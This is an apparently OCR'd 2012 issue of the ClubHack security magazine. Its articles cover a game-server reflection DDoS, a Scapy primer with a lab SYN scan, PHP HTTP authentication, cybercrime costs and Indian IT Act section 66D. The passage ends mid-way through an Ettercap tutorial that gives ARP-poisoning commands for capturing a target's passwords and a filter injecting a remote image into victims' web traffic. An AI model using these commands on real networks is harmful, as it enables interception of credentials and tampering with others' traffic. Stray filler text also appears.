ClubHACKMag

1st Indian "HACKING" Magazine

Issue 29 | June 2012
www.clubhack.com

An Attacker won't ring a bell before attacking

Hello friends!!

Here we are with the 29th issues of ClubHack Magazine for June 2012. This issue covers topics such as Game server DOS attacks,Scapy - a packet crafting tool, preventing Cross Site Scripting, etc.

Hope you are enjoying the new section - Code Gyan. We are planning to start few mini series of articles on various interesting topics. If you have any suggestions and ideas on the same or wish to contribute or start a mini series of articles on a particular topic do let us know.

If you have something interesting to share, any suggestions & feedbacks please send to us at **info@chmag.in**

Pankit Thakkar

Issue 29, June 2012.

Team CHmag

Rohit Srivastwa
rohit@clubhack.com

Aarja Bhattacharyya
aarja@chmag.in

Abhijeet R Patil
abhijeet@chmag.in

Abhishek Nagar
abhishek@chmag.in

Pankit Thakkar
pankit@chmag.in

K.V.Prashant
good.best.guy@gmail.com

Sagar Nangare
sagar@chmag.in

Varun V Hirve
varun@chmag.in

www.chmag.in
info@chmag.in

CONTENTS

Playing Bad Games: Anatomy of a Game-Server DDoS Attack

The Distributed Denial of Service attacks are now the most common and easy weapon to create trouble and to do a very visible damage to a target, with an after all very little effort.

For example is the most common weapon used by hacktivists, since it requires only a very common tool (like LOIC), and relies on the rage of hundreds, if not thousands, of people. They are also very hard to be eluded, since if the attacker has behind him a huge bandwidth, there's little to do if not close your firewalls to avoid more damage on the internal server. In both cases, the attacker wins, and the site is off for some time.

This is actually the good news, since the attack can't stand for long, and so the "Tango Down", if correctly detected and responded with a full closure, can last for a few minutes, giving the attacker just the time to enjoy his action on Twitter.


I have to admit that quite often many companies are capable to DDoS themselves, putting online a poor server and network architecture. So when the service goes online, everything falls down on millions of user requesting the page. This causes indeed more trouble than the hacktivists, don't you think? ☺

Back to the topic, this is the classical way to do a DDoS attack, but there are more, and more interesting to be analyzed and more stylish in their execution.

Working in this field I often do a post-mortem analysis on these attacks, and recently I've found this extremely fascinating method.

In this case the DDoS attack is executed not directly by the attacker, but using as a "botnet" a large numbers of custom game servers around the globe. Making them attack the target.

The following image shows how the attack is performed.



The first thing that catches the eye is that, considering that the custom game servers are located anywhere in the world, and they appear and die constantly, is practically impossible to identify the attacker's identity.

This kind of attack is not-so-well known, even if there is someone that began reporting it from last year. http://cert.lexsi.com/weblog/index.php/2011/10/18/422-new-dos-attack-amplified-through-gaming-servers

But how this can happen?

Because the custom game servers are vulnerable to a specific attack. The attack implies asking, with a particular packet, the game status of the server. This is a very small UDP request, but when made spoofing the source IP, the game server responds to that IP with a huge amount of information.

Last year one of the developers of this kind of custom game server reported (http://icculus.org/pipermail/cod/2011-August/015397.html) this vulnerabilities, and immediately released a patch to resolve the issue. But of course in many cases these are illegal servers, the software is downloaded form who knows where, and they are active in many countries, like Russia or China, so we can't expect that the administrators would care patching the server software or caring about any kind of requests. In the best case they will shut down the server at all and begin another one.

As said I've worked directly on this case, so let's give a look on the attack details, analyzing the real traffic. As you may guess, I'm not disclosing the attacked site, or the game servers IP or URLs. This is just a case study analysis.


The first thing to observe is the kind of packets, as said they're all UDP traffic, with variable sizes, sent to the 21 port of the attacked IP.

```
UDP      545 Source port: 28960  Destination port: ftp
UDP      859 Source port: 28962  Destination port: ftp
UDP      496 Source port: 28960  Destination port: ftp
UDP      618 Source port: 28990  Destination port: ftp
UDP      574 Source port: 28970  Destination port: ftp
UDP      532 Source port: 28960  Destination port: ftp
UDP      420 Source port: 28960  Destination port: ftp
UDP      545 Source port: 28960  Destination port: ftp
UDP     1170 Source port: 28960  Destination port: ftp
UDP      545 Source port: 28960  Destination port: ftp
UDP     1170 Source port: 28960  Destination port: ftp
UDP      532 Source port: 28960  Destination port: ftp
UDP      532 Source port: 28960  Destination port: ftp
UDP      532 Source port: 28960  Destination port: ftp
UDP      102 Source port: 28961  Destination port: ftp
```


Looking better into the conversation, we can see that this packet is a statusResponse from a Call of Duty custom game server.

I can go on for days, the game servers involved where thousands and everyone fired a huge amount of responses. I guess the players weren't that happy at the attack time!

As said Call of Duty was not the only game used, but also some Quake game servers were used to perform the DDoS.



And in this case also we have a statusResponse packet.



This is a really stylish and classy attack, much more organized than those performed with LOIC, I think everyone will agree.

What to do to avoid these attacks? Very little unfortunately.

Blacklisting the game servers is a poor tactic since they came and go day by day, so it's pretty much useless.


Maybe this kind of attack will slow down as the patching process goes on, but there will always be vulnerable servers from those countries, and they likely will be used to perform this kind of DDoS attacks.

As always, the best defense is constantly monitoring what happens on your network. In this case you can quickly respond by activating some blacklist and try to mitigate the attack.

But if you don't see, you'll never know what's happening!!!

Federico
intch.me/federico

Federico "glamis" Filacchione, a security professional, tries constantly to spread security awareness, explaining that security is not a simple tool, but thinking to the same old stuff in a totally different way (and it's not that hard!).



Scapy Primer

Overview

Scapy is a wonderful packet crafting tool written by Philippe Biondi. Below is an excerpt from the Scapy documentation neatly describing Scapy.


"Scapy is a powerful interactive packet manipulation program. It is able to forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more. Scapy can easily handle most classical tasks like scanning, tracerouting, probing, unit tests, attacks or network discovery."

As Scapy uses Python syntax and Python interpreter, it can be used as an interactive shell or as a Python module. The main advantage of Scapy is its flexibility unlike other packet crafting tools with limited functionalities. Scapy can manipulate and process packets at every TCP/IP layer. It supports wide range of protocols and allows adding your own. As Scapy provides multiple functionalities, you can build custom tools with combined functionalities. Also very less knowledge is required to write your own tools due to ease of use in Scapy. This article is limited to getting familiar with basic commands, Scapy interactive interface and a demo of SYN port scan in Scapy.

Getting Familiar with Basic Commands

Scapy is already available in major Security distributions such as Backtrack, Security Onion etc. You can also install scapy by following detailed instructions given in the Scapy documentation.

To start Scapy, execute `sudoscapy` (if normal user) or just `scapy` (if root).



Once Scapy is started, you will be provided python interactive shell (>>>). Once you are inside in interactive shell, the commands such as `ls`, `lsc` helps you to navigate further.

Note: The Warning about IPv6 and INFO can be ignored. The gnuplot, PyX packages are required for graphical representation of packets in Scapy. The packages may be installed if you need the same.

`ls()` : displays list of supported protocols. (Output cropped to display only initial few entries)

```
>>> ls()
ARP        : ARP
ASN1_Packet : None
BOOTP      : BOOTP
CookedLinux : cooked linux
DHCP       : DHCP options
DHCP6      : DHCPv6 Generic Message)
DHCP6OptAuth : DHCP6 Option - Authentication
DHCP6OptBCMCSDomains : DHCP6 Option - BCMCS Domain Name List
DHCP6OptBCMCSServers : DHCP6 Option - BCMCS Addresses List
DHCP6OptClientFQDN : DHCP6 Option - Client FQDN
DHCP6OptClientId : DHCP6 Client Identifier Option
DHCP6OptDNSDomains : DHCP6 Option - Domain Search List option
DHCP6OptDNSServers : DHCP6 Option - DNS Recursive Name Server
DHCP6OptElapsedTime : DHCP6 Elapsed Time Option
DHCP6OptGeoConf :
DHCP6OptIAAddress : DHCP6 IA Address Option (IA_TA or IA_NA suboption)
DHCP6OptIAPrefix : DHCP6 Option - IA_PD Prefix option
DHCP6OptIA_NA : DHCP6 Identity Association for Non-temporary Addresses Option
DHCP6OptIA_PD : DHCP6 Option - Identity Association for Prefix Delegation
DHCP6OptIA_TA : DHCP6 Identity Association for Temporary Addresses Option
DHCP6OptIfaceId : DHCP6 Interface-Id Option
DHCP6OptInfoRefreshTime : DHCP6 Option - Information Refresh Time
```

lsc() : Displays list of available commands in Scapy.

To know more about a command or its option, execute `help(cmdname)`

e.g. `>>>help(arpcachepoison)`

```
Help on function arpcachepoison in module scapy.layers.l2:

arpcachepoison(target, victim, interval=60)
    Poison target's cache with (your MAC,victim's IP) couple
    arpcachepoison(target, victim, [interval=60]) -> None
(END)
```

conf: Displays preferences set for the Scapy session such as routing information, interfaces etc.

```
>>> conf
ASN1_default_codec = <ASN1Codec BER[1]>
AS_resolver = <scapy.as_resolvers.AS_resolver_multi instance at 0x265ca28>
BTsocket   = <BluetoothL2CAPSocket: read/write packets on a connected L2CAP ...
L2listen   = <L2ListenSocket: read packets at layer 2 using Linux PF_PACKET ...
L2socket   = <L2Socket: read/write packets at layer 2 using Linux PF_PACKET ...
L3socket   = <L3PacketSocket: read/write packets at layer 3 using Linux PF_P...
auto_fragment = 1
checkIPID  = 0
checkIPaddr = 1
checkIPsrc = 1
check_TCPerror_seqack = 0
color_theme = <DefaultTheme>
commands   = arpcachepoison : Poison target's cache with (your MAC,victim's ...
debug_dissector = 0
debug_match = 0
default_l2 = <class 'scapy.packet.Raw'>
emph       = <Emphasize []>
ethertypes = </etc/ethertypes/ >
except_filter = ''
extensions_paths = '.'
histfile   = '/root/.scapy_history'
iface      = 'eth0'
iface6     = 'lo'
interactive = True
ipv6_enabled = True
l2types    = 0x1 <- Dot3 (802.3) 0x1 <-> Ether (Ethernet) 0xc -> IP (IP) 0x1...
l3types    = 0x3 -> IP (IP) 0x800 <-> IP (IP) 0x806 <-> ARP (ARP) 0x86dd <->...
layers     = Packet : None NoPayload : None Raw : Raw Padding : Padding ASN1...
load_layers = ['l2', 'inet', 'dhcp', 'dns', 'dot11', 'gprs', 'hsrp', 'inet6'...
```

Building and assembling your first packet

Python is object oriented language. Each supported protocol is available as a class, in order to build a packet you need to create instances/object of that class and then can access the fields of the protocol.

`ip_pkt=IP()`: To build a packet at IP layer

`ls(ip_pkt)`: To display the fields associated with the IP protocol. By default essential fields has been already set for packet which is ready to send on network.

Note: First column is the fields associated with the protocol, second column represents type of the field. Third column represents the values set for each field (if not changed, displays default values). Fourth column represents default values set by the Scapy in order to send the packet on network.

To set any fields associated with the protocol, use object. field=<value>

e.g. `ip_pkt.src='10.10.10.1'`, `ip_pkt.dst='10.10.10.2'`.

```
>>> ip_pkt=IP()
>>> ip_pkt.src='10.10.10.1'
>>> ip_pkt.dst='10.10.10.2'
>>> ls(ip_pkt)
version    : BitField             = 4               (4)
ihl        : BitField             = None            (None)
tos        : XByteField           = 0               (0)
len        : ShortField           = None            (None)
id         : ShortField           = 1               (1)
flags      : FlagsField           = 0               (0)
frag       : BitField             = 0               (0)
ttl        : ByteField            = 64              (64)
proto      : ByteEnumField        = 0               (0)
chksum     : XShortField          = None            (None)
src        : Emph                 = '10.10.10.1'    (None)
dst        : Emph                 = '10.10.10.2'    ('127.0.0.1')
options    : PacketListField      = []              ([])
```

`tcp_pkt=TCP()`: To build packet at TCP layer.

`ls(tcp_pkt)`: Displays the fields associated with the TCP protocol. To set any fields associated with the protocol, use object. field=<value>

e.g. `tcp_pkt.dport=53`, `tcp_pkt.dport= [135,139,445,80]` which is an array of integer values.

```
>>> tcp_pkt=TCP()
>>> tcp_pkt.sport=53
>>> tcp_pkt.dport=[135,137,139,445,80]
>>> ls(tcp_pkt)
sport     : ShortEnumField          = 53              (20)
dport     : ShortEnumField          = [135, 137, 139, 445, 80] (80)
seq       : IntField                = 0               (0)
ack       : IntField                = 0               (0)
dataofs   : BitField                = None            (None)
reserved  : BitField                = 0               (0)
flags     : FlagsField              = 2               (2)
window    : ShortField              = 8192            (8192)
chksum    : XShortField             = None            (None)
urgptr    : ShortField              = 0               (0)
options   : TCPOptionsField         = {}              ({})
>>>
```

`tcpip_pkt=ip_pkt/tcp_pkt`: To build a full TCP/IP packet.

Note: The Order does matter here. Above command will create aip packet inside tcp packet. (Remember TCP/IP and 4 layers).

`tcpip_pkt.show()`:To display the fields associated with the packet. You can also use ls(tcp_pkt) which displays another representation of the packet as shown above.

This command will display fields and the associated values (either manually set/default).

Ipsum dolor sit ametLoremIpsum Dolor sit AmetLoermIpsum dolor sit amet

LoermIpsum dolor sit ametLoermIpsum dolor sit ametLoermIpsum dolor sit amet LoermIpsum dolor sit ametLoermIpsum dolor sit amet

```
>>> tcpip_pkt=ip_pkt/tcp_pkt
>>> tcpip_pkt.show()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= tcp
  chksum= None
  src= 10.10.10.1
  dst= 10.10.10.2
  \options\
###[ TCP ]###
     sport= domain
     dport= ['loc_srv', 'netbios_ns', 'netbios_ssn', 'microsoft_ds', 'www']
     seq= 0
     ack= 0
     dataofs= None
     reserved= 0
     flags= S
     window= 8192
     chksum= None
     urgptr= 0
     options= {}
>>>
```

There are some values for which by default None has been set. These are calculated on the fly when sending a packet.

`tcpip_pkt.show2()`: To display these calculated fields before sending on network.

```
>>> tcpip_pkt.show2()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 40
  id= 1
  flags=
  frag= 0L
  ttl= 64
  proto= tcp
  chksum= 0x52b9
  src= 10.10.10.1
  dst= 10.10.10.2
  \options\
###[ TCP ]###
     sport= domain
     dport= loc_srv
     seq= 0
     ack= 0
     dataofs= 5L
     reserved= 0L
     flags= S
     window= 8192
     chksum= 0x6710
     urgptr= 0
     options= {}
>>>
```

Building your Own Port Scanner

According to Wikipedia, Port Scanning is an attack that sends client requests to a range of server port addresses on a host, with the goal of finding an active port. The status will be either Open (indicating service is listening on port), Closed (indicating connections will be denied to the port), Filtered (no reply from the host indicating host behind firewall or any other intermediate device blocking the connection).

There are several types of port scanning, we will be focusing on SYN scanning for demo (a.k.a. Half open scanning). In this technique, If SYN packet is sent to the target host based on response we can determine if the port is open, closed or filtered. (Respose: SYN,ACK – Open , RST,ACK – Closed, No Response - Filtererd), after receiving the response, the source doesn't send ACK to complete 3 way connection hence known as Half open scanning.

For Demo, I have set up two VMs, Backtrack5 (IP: 10.10.10.1) and WinXP (IP:10.10.10.2) configured in host only mode.

Nmap SYN scanner output

```
root@bt:~# nmap -sS -p 135,137,139,445,80 10.10.10.2

Starting Nmap 5.51 ( http://nmap.org ) at 2012-05-01 22:32 IST
Nmap scan report for 10.10.10.2
Host is up (0.00041s latency).
PORT    STATE  SERVICE
80/tcp  closed http
135/tcp open   msrpc
137/tcp closed netbios-ns
139/tcp open   netbios-ssn
445/tcp open   microsoft-ds
MAC Address: 00:50:56:34:F8:74 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 16.27 seconds
root@bt:~#
```

`res,unans=sr(tcpip_pkt)` : Command send the packet tcpip_pkt which was built in above steps. The variable res will store the packets for which answers were received with full packet response. The variable unans will store the packets for which no answers received.

`res.show()`: The command will display the packets along with their response. As in SYN scanner, if response packet is received with SA flags, it indicates port is open. If response packet is received with RA flags then it indicates port is closed.

```
>>> res,unans=sr(tcpip_pkt)
Begin emission:
*****Finished to send 5 packets.

Received 5 packets, got 5 answers, remaining 0 packets
>>> res.show()
0000 IP / TCP 10.10.10.1:domain > 10.10.10.2:loc srv S ==> IP / TCP 10.10.10.2:loc srv > 10.10.10.1:domain SA / Padding
0001 IP / TCP 10.10.10.1:domain > 10.10.10.2:netbios ns S ==> IP / TCP 10.10.10.2:netbios ns > 10.10.10.1:domain RA / Padding
0002 IP / TCP 10.10.10.1:domain > 10.10.10.2:netbios ssn S ==> IP / TCP 10.10.10.2:netbios ssn > 10.10.10.1:domain SA / Padding
0003 IP / TCP 10.10.10.1:domain > 10.10.10.2:microsoft ds S ==> IP / TCP 10.10.10.2:microsoft ds > 10.10.10.1:domain SA / Padding
0004 IP / TCP 10.10.10.1:domain > 10.10.10.2:www S ==> IP / TCP 10.10.10.2:www > 10.10.10.1:domain RA / Padding
>>> unans.show()
>>>
                                                                    Port is Closed
```

As we see in above screenshot, packet 0001 and 0004 are having RA as flags in response packet hence port 137 and port 80 are closed, whereas other packets are having SA as flags hence port 135,139,445 are open which exactly matches with our nmap output.

Sneak peek into Sniffer functionality

Sniffing is technique where it captures traffic on all or just parts of the network from single machine within the network. To enable sniffing, use sniff() command. The option count enables to sniff only defined no of packets.

`sniffed_pkts=sniff(count-10)`: Sniffs only first 10 packets.

`sniffed_pkts`: Displays stats of sniffed packets by protocol wise (TCP,UDP,ICMP,Other).

`sniffed_pkts.show()`: Displays details of all sniffed packets.

`Sniffed_pkts[0000]`: Displays details of the first sniffed packet

Scapy Strengths

The Scapy is capable of doing much powerful things than the one described above. Some of the Scapy projects given below.

- Rogue Router Advertisements with Scapy: http://samsclass.info/ipv6/proj/flood-router6a.htm
- Malicious Content Harvesting with Python, WebKit, and Scapy : http://dvlabs.tippingpoint.com/blog/2011/11/28/malicious-content-harvesting
- DEEPSEC: Extending Scapy by a GSM Air Interface: http://blog.c22.cc/2011/11/17/deepsec-extending-scapy-by-a-gsm-air-interface/
- Use Scapy to test snort rules: https://www.sans.org/webcasts/scapy-test-snort-rule-93169

References

Scapy Documentation:
http://www.secdev.org/projects/scapy/doc

AshwinPatil

http://intch.me/2012-Ashwin-Patil

Hypertext Transfer Protocol

HTTP

Http is a hypertext transfer protocol is provides a standard for web browsers and communicate with server. It is an application layer protocol designed within the framework of the Internet protocol suite.

Http is also called a stateless protocol because each command is executed without command knowledge. The main reason that it is difficult to implement web site that react intelligence to the user input. HTTP client and server communicate via HTTP request and response messages. When the client submits a HTTP request to the server the server provides resources such as HTML files and it returns a response message to the clients.

There are three main http messages type are:

- GET
- POST
- HEAD

By default HTTP utilize TCP port 80 and alternatively can used port 8080.

HTTP Basic Authentication

If a HTTP client web browser request pages, the server response with 401 unauthorized status code. It include WWW authentication header field in his response. Header list must contain at least one authentication challenge applicable for requested pages.

The Basic authentication scheme that has authorized issue consist of a username and password where this is secrete only to sever and you.

The server response 401 contains authentication challenge of the token "Basic' and value and pair specifying the name of the protected realm.

```
HTTP/1.1 401 Access Denied

WWW-Authenticate: Basic
realm="control panel"

Content length=0
```

After receipt of server response 401, your web browser prompts username and password. The authentication header of browser's follow up request again

containstoken “Basic” and base 64 encoded of the username and colon, password.

```
Authentication: Basic
QWRtaW46Zm9vYmFy
```

The base 64 decode the string and compare against his username and password database.

HTTP Advance Authentication with PHP

For password protected site the easiest way to use HTTP authentication, where if a browser request a protected page is not with correct username and password. The web server replies with HTTP 401 error mean unauthorized access and an invitation for the browser with proper username and password.

For set up an HTTP authentication use an Apache. Use PHP for server side script language. When we installed Apache module PHP provide two special global variable $PHP_AUTH_USER and $PHP_AUTH_PW. It contains username and password with current HTTP request. If username and password both are incorrect it will respond with an HTTP 401 error.

PHP code:

```
<? php

If ($PHP_AUTH_USER !=
&#8220;mysuser”

   or $PHP_AUTH_PW !=
&#8220;mypass”):

header("WWW-Authenticate: " .

        "Basic realm=\”Protected
Page: " .

        "Enter your username and
password " .

        "for access.\”");

header(“HTTP/1.0 401
Unauthorized”);

?>

<HTML>

<HEAD><TITLE>Authorization
Failed</TITLE></HEAD>

<BODY>

<H1>Authorization Failed</H1>

<P>Without a valid username and
password,

access to this page cannot be
granted.

    Please click ‘reload’ and
enter a

username and password when
prompted.

</P>

</BODY>

</HTML>

<?php else: ?>

 ...page contents here...

<?phpendif; ?>
```

The first line informs the web browser authentication is done with a username and password and realm option let the particular username and password should be used when a group of web pages.

To protect an entire site we would use PHP's include the function to use the code that perform the username and password check in every file on your site.

SatyendraPrajapati

Impact of Cybercrime on Businesses

IT security is more important for businesses than ever.

A study that was carried out by the Ponemon Institute has revealed that businesses lacking in IT security could be losing over £200,000. The study, entitled "Impact of Cybercrime on Businesses", surveyed 2,618 C-level IT security and executive personnel with the aim of finding out what everyone has in common. The survey spanned the United States, United Kingdom, Hong Kong, Brazil and Germany. It was found that in the latter country, cyber-attacks cost businesses more than anywhere else, with the average cost being around $298,359. The average cost that cyber-attacks will have on companies in the United States is $276,671, if they are successfully carried out.

Clearly, companies that do not pay adequate attention to their IT security are at risk. Anyone with a computer should make sure that their data is adequately protected, even if they only use it for leisure activities such as playing on partycasino.com or surfing social networking websites. This is because personal data will always become stored on their computers and it is important to avoid that data being accessed. However, it is even more important for businesses to protect themselves against online crime, and the figures from the Ponemon Institute's survey speak for themselves.

For those who carry out online crime, the aim is mainly financial gain. This type of fraud is the most common motive for cybercrime, with others being the theft of customer data and the disruption of the operations of a business. As well as adequately protecting their computers and online security, those in the workplace should not forget about their personal mobile devices. This includes tablets and smartphones and many companies are implementing training programs to help their employees remain aware of the risk from cyber-attack.

There are many ways in which internet users can protect themselves from cyber-attack. Change passwords regularly and ensure that they are complicated words, with numbers and symbols if possible. Always sign out of everything when you are finished, whether it is an e-mail account or a social networking site to minimize the risk of hacking. Run regular virus scans on your computer and make sure that your software is up to date. Never give out your personal information to anyone that you do not trust and be generally smart about internet usage. Hopefully this will go a long way to helping prevent cybercrime in the future.

SagarNangare
http://intch.me/2012-Sagar

SagarNangare works as a webmaster at ClubHack Magazine. Sagar is currently working for Dimakh Consultants as Social Media Manager & SEO Executive

SECTION 66D - Punishment for cheating by personation by using computer resource

Whoever, by means for any communication device or computer resource cheats by personating, shall be punished with imprisonment of either description for a term which may extend to three years and shall also be liable to fine which may extend to one lakh rupees.

Illustration

Revati receives an email that appears to have been sent from a famous online shopping website in India. Email promises her to an iPod at a discounted price if she pays Rs. 500 as a deposit amount.

Attracted by the offer, she visited a link specified in the email and it redirected her to a webpage where she entered her net-banking username, password and other information. In reality, the email as well as website was fake and her information is stolen and misused.

Investigations revealed that the fake email and website was created by Rohit.

He would be liable under this section.

Comments

There are three aspects to this section

1. It needs to be proved that the person is cheated

   Cheating is defined under Section 415 of the Indian Penal Code.

It reads as –

Whoever, by deceiving any person, fraudulently or dishonestly induces the person so deceived to deliver any property to any person, or to consent that any person shall retain any property, or intentionally induces the person so deceived to do or omit to do anything which he would not do or omit if he were not so deceived, and which act or omission causes or is likely to cause damage or harm to that person in body, mind, reputation or property, is said to "cheat".

Explanation

A dishonest concealment of facts is a deception within the meaning of this section.

Illustrations

- A, by falsely pretending to be in the Civil Service, intentionally deceives Z, and thus dishonestly induces Z to let him have on credit goods for which he does not mean to pay. A cheats.
- A, by putting a counterfeit mark on an article, intentionally deceives Z into a belief that this article was made by a certain celebrated manufacturer, and thus dishonestly induces Z to buy and pay for the article. A cheats.

2. It must be cheating by personation

   Cheating by personation is defined under Section 416 of the Indian Penal Code.

It reads as –

A person is said to "cheat by personation" if he cheats by pretending to be some other person, or by knowingly substituting one person for another, or representing that he or any other person is a person other than he or such other person really is.

Explanation

The offence is committed whether the individual personated is a real or imaginary person.

Illustrations

- A cheats by pretending to be a certain rich banker of the same name. A cheats by personation.
- A cheats by pretending to be B, a person who is deceased. A cheats by personation.

3. Cheating by personation must be by using any communication device or computer resource.

Summary


Acts covered	Cheating by personation using a computer resource/cell phone or other computer resource
Investigation authorities	Police officer not below the rank of Inspector. Controller of Certifying Authorities or a person authorized by him
Relevant courts	Judicial Magistrate First Class ➔Court of Session
Cognizable/Bailable	Yes/Yes

SagarRahurkar
contact@sagarrahurkar.com

SagarRahurkar is a Law graduate, a Certified Fraud Examiner (CFE) and a certified Digital Evidence Analyst.

He specializes in Cyber Laws, Fraud examination, and Intellectual Property Law related issues. He has conducted exclusive training programs for law enforcement agencies like Police, Income

He is a regular contributor to various Info-Sec magazines, where he writes on IT Law related issues.



MITM with Ettercap

Hello readers, we are back with our tutorials on Matriux, due to some unwanted circumstances we weren't able to be a part of last month's issue. However we promise to provide our continued support and help to the users. This month we are going to cover a basic tutorial of Man-In-The-Middle (MITM) attack using Ettercap by ARP spoofing technique.

Ettercap

Ettercap is a great tool especially for Man-In-The-Middle Attacks. Very simple and easy to use tool intercept data over LAN and systems connected over switched routers and execute MITM attacks.

"Ettercap is a multipurpose sniffer/interceptor/logger for switched LAN. It supports active and passive dissection of many protocols (even ciphered ones) and includes many features for network and host analysis." – quoted from Ettercap Website.

MITM with Ettercap by ARP poisoning

Requirement: Target system to be in the same network as our attacker – Matriux (can be used over systems communicating over routers too). But let's make it easy ;)

Ettercap can be found in Matriux under Arsenal > Scanning >Ettercap.

I prefer we use the console mode for better understanding of the attack procedure.

Attack Setup

1. Enable IP Forwarding by typing the following in terminal.

```
matriux@matriux: ~ 80x24
root@matriux:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

2. Edit the file /etc/etter.conf (may be present at different location in different version try "locate etter.conf "). Uncomment the following lines by removing "#" they are present

```
# if you use iptables:
   redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
   redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
```

3. Open another terminal and type "driftnet –i<<interface>>" use the interface by which you are able to communicate with the target system. (In my case it was eth1). You will be able to see a black window coming up.


Initiating the Attack

Open the terminal as root and start the attack by typing:

```
~#ettercap -Tq -M arp:remote
/<<IPof target>>/
```

IP of target can be a group of IP addresses.

Now you can see the data, passwords and everything being browsed or passed over internet from the target in the window of fig4 and also the images the target is browsing in the driftnet window we opened up earlier



Now you have successfully performed a MITM attack using Ettercap by ARP spoofing. You can also try changing the data the target system is communicating with the internet.

Corrupting the data packets:

To corrupt the data you need to create aettercap filter. The data corruption and manipulation depends on how you want the target to see the data. Here we discuss the data corruption by creating a simple image filter. Which shows a particular image that we want to show instead of all the images the user browses over TCP/UDP.

1. Create a file named filter and paste the following code:

```
if (ip.proto == TCP && tcp.dst == 80)
{
  if (search(DATA.data, "Accept-Encoding"))
  {
      replace("Accept-Encoding", "Accept-Rubbish!");
      msg("Modified Accept-Encoding!\n");
  }
}
if (ip.proto == TCP && tcp.src == 80)
 {
  replace("img src=", "img src=\"http://s13.postimage.org/6eupgiusl/hacked.jpg\" ");
  replace("IMG SRC=", "img src=\"http://s13.postimage.org/6eupgiusl/hacked.jpg\" ");
  msg("Image replaced.\n");
}
if (ip.proto == UDP && udp.src == 80)
 {
  replace("img src=", "img src=\"http://s13.postimage.org/6eupgiusl/hacked.jpg\" ");
